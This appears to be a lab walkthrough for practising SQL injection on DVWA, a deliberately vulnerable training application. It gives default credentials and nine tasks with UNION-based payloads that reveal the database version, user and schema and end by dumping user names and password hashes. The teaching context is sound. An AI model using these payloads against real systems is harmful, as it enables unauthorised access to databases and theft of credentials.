
**SQL injection**

****

* What is SQL injection?
* How does a SQL injection attack work?
* How is a SQL Injection attack prevented?

**Basic SQL Injection Attack using DVWA**

**Log in to DVWA**

***Credentials***

***Username – admin***

***Password - password***


***Set the DVWA Security level***

1. Click on DVWA Security, in the left-hand menu.
2. Select **“low”**
3. Click **Submit**



***SQL Injection Menu***

1. Select "SQL Injection" from the left navigation menu.




**Manual SQL Injection**

***Task 01: Basic Injection***

1. Input "1" into the text box.
2. Click **Submit**.


Note, webpage/code is supposed to print ID, First name, and Surname to the screen.



***Task 02: Always True Scenario***

1. Input the below text into the User ID Textbox


**%' or '0'='0**

1. Click **Submit**

***Task 03: Display Database Version***

1. Input the below text into the User ID Textbox.


**%' or 0=0 union select null, version() #**

1. Click **Submit**

***Task 04 : Display Database User***

1. Input the below text into the User ID Textbox.

**%' or 0=0 union select null, user() #**


1. Click **Submit**

***Task 05: Display Database Name***

1. Input the below text into the User ID Textbox.

**%' or 0=0 union select null, database() #**

1. Click **Submit**


****

***Task 06: Display all tables in information\_schema***

1. Input the below text into the User ID Textbox.

**%' and 1=0 union select null, table\_name from information\_schema.tables #**

1. Click **Submit**




***Task 07: Display all the user tables in information\_schema***

1. Input the below text into the User ID Textbox.

**%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#**


1. Click **Submit**

****

***Task 08: Display all the columns fields in the information\_schema user table***

1. Input the below text into the User ID Textbox.

**%' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #**


1. Click **Submit**

***Task 09 : Display all the columns field contents in the information\_schema user table***

1. Input the below text into the User ID Textbox.

**%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #**

1. Click **Submit**

****